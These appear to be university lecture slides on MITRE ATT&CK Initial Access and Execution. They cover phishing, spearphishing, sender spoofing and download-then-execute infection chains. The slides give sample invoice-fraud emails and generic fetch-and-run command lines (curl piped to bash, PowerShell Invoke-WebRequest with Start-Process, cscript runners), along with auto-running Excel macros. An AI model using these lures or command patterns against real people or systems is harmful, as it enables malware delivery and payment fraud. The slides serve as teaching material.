

Tactic: Initial Access

Tactic: Initial Access

Initial Access	
9 techniques	
Drive-by Compromise	
Exploit Public-Facing Application	
External Remote Services	
Hardware Additions	
II Phishing (3)	
Replication Through Removable Media	
II Valid Accounts (4)	

Nothing really surprising

Initial Access 2022 Statistics

This specific statistics is quite important

- Phishing T1566
- Drive-by Compromise - T1189
- Exploit Public-Facing Application - T1190
- Valid Accounts - T1078

DFIR Report – 2022 in review

Initial Access: Rule of Thumb

□ Just as a mental model:

□ **Vast majority** **Phishing (!)**

□ $\approx 10\%$ Passwords

□ $\approx 25\%$ Vulnerabilities
(Services, Browsers)

Phishing

- ❑ Mapping to MITRE ATT&CK later
- ❑ Intuitively:
 - ❑ Convince user to **open attachment** (vuln exploitation)
 - ❑ Convince user to **navigate to a link** (vuln exploitation)
 - ❑ ...and **insert credentials**
- ❑ Convince user in engage a "**conversation with fraud**"

Do **NOT** underestimate phishing!

- Period

- Think at the statistics for a few moments

- **Lots** of technical reports and analyses

Spearphishing

- ❑ Phishing: Not targeted
 - ❑ The **same** generic message to **many different** recipients
- ❑ Spearphishing: Targeted / Tailored
 - ❑ **Carefully constructed** message for **a few** specific recipients
 - ❑ Often based on **previous reconnaissance** (open information, stolen information)
 - ❑ **Extremely dangerous**

Not only Initial Access

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques	Lateral Movement 9 techniques

Subject: Re: Contract Procedure Unity G04147 Univ of Trieste, PO 242, Invoice 2023-1290A

Dear All,

Attached is invoice 2023-1290A and Gamry's bank information for transfer of payment. Once payment is received Gamry will begin to process your order. Please note that a 5% prepayment discount was provided on quotation 2023-0679A.

Attached

Best regards,

Wanda Dasch

Logistics Coordinator

Gamry Instruments, Inc.

734 Louis Drive

Warminster, PA 18974 USA

Subject: Payment Advice



Dear All,

Sorry to bother you, we wish to inform you that our finance department has currently commenced upgrading the bank account ending with 474 you have on your system, as a result of the ongoing upgrade we will be unable to receive payments using these bank accounts until further notice.

Sending Mail Domain (III)

- ☐ Irrelevant
- ☐ Credible
- ☐ Lookalike
- ☐ **Spoofed**
 - ☐ **Identical** to that of claimed sender
 - ☐ Necessary vulnerabilities / misconfigurations (either in claimed sender or in recipient)
 - ☐ Partial defenses: SPF / DKIM / DMARC
- ☐ **Real**
 - ☐ Stolen password (Valid Account technique)

"Spoofed": Example

Tactic: Execution

Typical "Infection Steps"

Typical "Infection Steps" (I)

- ❑ Initial piece of malware run on target
- ❑ **Small** and **simple**
- ❑ May take **many** different forms, mainly:
 - ❑ Code that exploits a **vulnerability** in a running program
 - ❑ Code hidden in a program **run by the user**
- ❑ Its execution starts a **sequence of events...**



Typical "Infection Steps" (II)

- ❑ **Quick** and **Automated**
- ❑ Usually involves one or more **downloads** from Attacker-controlled locations
- ❑ Final "real" malware for executing the next attack steps
- ❑ "**Complex, powerful**, configurable"
- ❑ Remains **hidden**
- ❑ **Communicates** with Attacker

Remark

- Usually involves one or more **downloads** from Attacker-controlled locations

Typical "Infection Steps" (III)

*Quick and Automated
Downloads*



Small and Simple

Complex and Powerful

- ❑ **MANY** ways for implementing:
 - ❑ M-I
 - ❑ M-F
 - ❑ Events leading from M-I to M-F
- ❑ Our focus:
 - ❑ Most common
 - ❑ "Easy" to understand

Initial Access vs Execution (Conceptual view)

*Quick and Automated
Downloads*

Preamble: Command and Scripting Interpreters

Command / Scripting Interpreters

- Most systems come with some **built-in** command-line interface and scripting capabilities

~~/bin/sh~~ (interactive)

/bin/sh executable-file

/bin/sh command-file

powershell command-file

cscript script-file

python script-file

...

shell commands ("batch")

shell commands

run VisualBasic / JavaScript program

run Python program

- Options omitted for ease of reading**

Fact #1

- ❑ `/bin/sh` executable-file
- ❑ `/bin/sh` text-file
- ❑ `powershell` text-file
- ❑ `cscript` text-file
- ❑ `python` text-file
- ❑ ...

❑ A **shell** can:

1. Download a **file** from a **remote** location
2. Execute that **file** for **any other interpreter** locally available (as well as execute that **file**, if executable)

Example

❑ Linux bash

Executable

```
curl -s URL | bash -
```

❑ Windows shell with curl installed

Executable

```
curl -o filename.extension URL && filename.extension
```

❑ Windows shell with curl installed

VisualBasic

```
curl -o filename.vbs URL && cscript filename.vbs
```

❑ Windows Powershell

Executable

```
Invoke-WebRequest -Uri URL -OutFile filename.extension  
; Start-Process -FilePath filename.extension
```

❑ ...

Fact #2

- ❑ `/bin/sh` executable-file
- ❑ `/bin/sh` text-file
- ❑ `powershell` text-file
- ❑ `cscript` text-file
- ❑ `python` text-file
- ❑ ...

- ❑ A **script** can:

- ❑ Download a file from a **remote** location
- ❑ Execute that file for **any other interpreter** locally available
(as well as execute that file, if executable)

Example (Basic Idea)

□ `// download URL and store in outputFile`

□ **VBScript** **Executable**

```
Set objShell = CreateObject("WScript.Shell")  
...  
objShell.Run outputFile
```

□ **VBScript** **VBScript**

```
Set objShell = CreateObject("WScript.Shell")  
...  
objShell.Run "cscript //NoLogo "" & outputFile & """,  
0, True
```

□ **Python** **VBScript**

```
subprocess.run(['cscript', '//NoLogo', outputFile],  
check=True)
```

Fact #3

- ❑ `/bin/sh executable-file`
- ❑ `/bin/sh text-file`
- ❑ `powershell.exe text-file`
- ❑ `cscript text-file`
- ❑ `python text-file`
- ❑ `...`

❑ An **executable** can:

- ❑ Download a file from a **remote** location
- ❑ Execute that file for **any other interpreter** locally available (as well as execute that file, if executable)

Example (Basic Idea)

- ❑ `// download URL and store in outputFile`
- ❑ `// then invoke a shell with outputFile as argument`
- ❑ **Linux**
`execl("/bin/sh", outputFile, NULL)`
- ❑ **Windows**
`// create commandLine with shell path followed by args`
`CreateProcess(NULL, commandLine, NULL, ...)`
- ❑ **NB:** `execl` does not create a new process

Important Consequence

1. Start with **any** interpreter that executes a simple file
2. Sequence of download-then-execute of:
 - ❑ Files (possibly **large**)
 - ❑ In **any format** supported by the available interpreters
 - ❑ **Arbitrarily long**
 - ❑ **Arbitrarily varied**

- ❑ shell f1 cscript f2 cscript f3 shell f4 ... fN
- ❑ shell f1 shell f2 f3 cscript f4 ... fN
- ❑ cscript f1 cscript f2 shell f3 python f4 ... fN

Further possibility



- ❑ `/bin/sh executable-file`
- ❑ `/bin/sh text-file`
- ❑ `powershell.exe text-file`
- ❑ `cscript text-file`
- ❑ `python text-file`
- ❑ `...`
- ❑ `rundll32.exe DLL-file`

(Windows)

Execution: Common cases

Our Focus

How to start?

1. Start with **any** interpreter that executes a simple file
2. Sequence of download-then-execute...

```
powershell  
cscript  
python  
...
```



REMIND

M-I

- ❑ Initial piece of malware run on target
- ❑ **Small** and **simple**
- ❑ May take **many** different forms, mainly:
 - ❑ Code hidden in a program **run by the user**
 - ❑ Code that exploits a **vulnerability** in a running program
- ❑ Its execution starts a **sequence of events...**

Common case: Script Executed by the User

Excel Macros = Visual Basic Script

To insert a macro in Excel, you can follow these general steps:

- **Record a Macro:** Go to the **View** tab, click on **Macros**, and select **Record Macro**. Perform the actions you want to automate.
- **Write a Macro:** Press `ALT + F11` to open the **Visual Basic for Applications (VBA)** editor. Here, you can write or paste your macro code.
- **Assign a Macro:** You can assign your macro to a button, shape, or shortcut key for easy access.
- **Run a Macro:** Access the macro via the **Macros** dialog box under the **View** tab or use the assigned button or shortcut.



To run an Excel macro automatically, you can use the following methods:

- **Event Procedures:** Assign the macro to an event like opening the workbook or changing a cell.
- **Auto_Open Macro:** Create a macro named `Auto_Open` to run it when Excel starts.
- **VBA Project Settings:** Adjust the settings in the VBA project to trigger the macro upon certain actions.

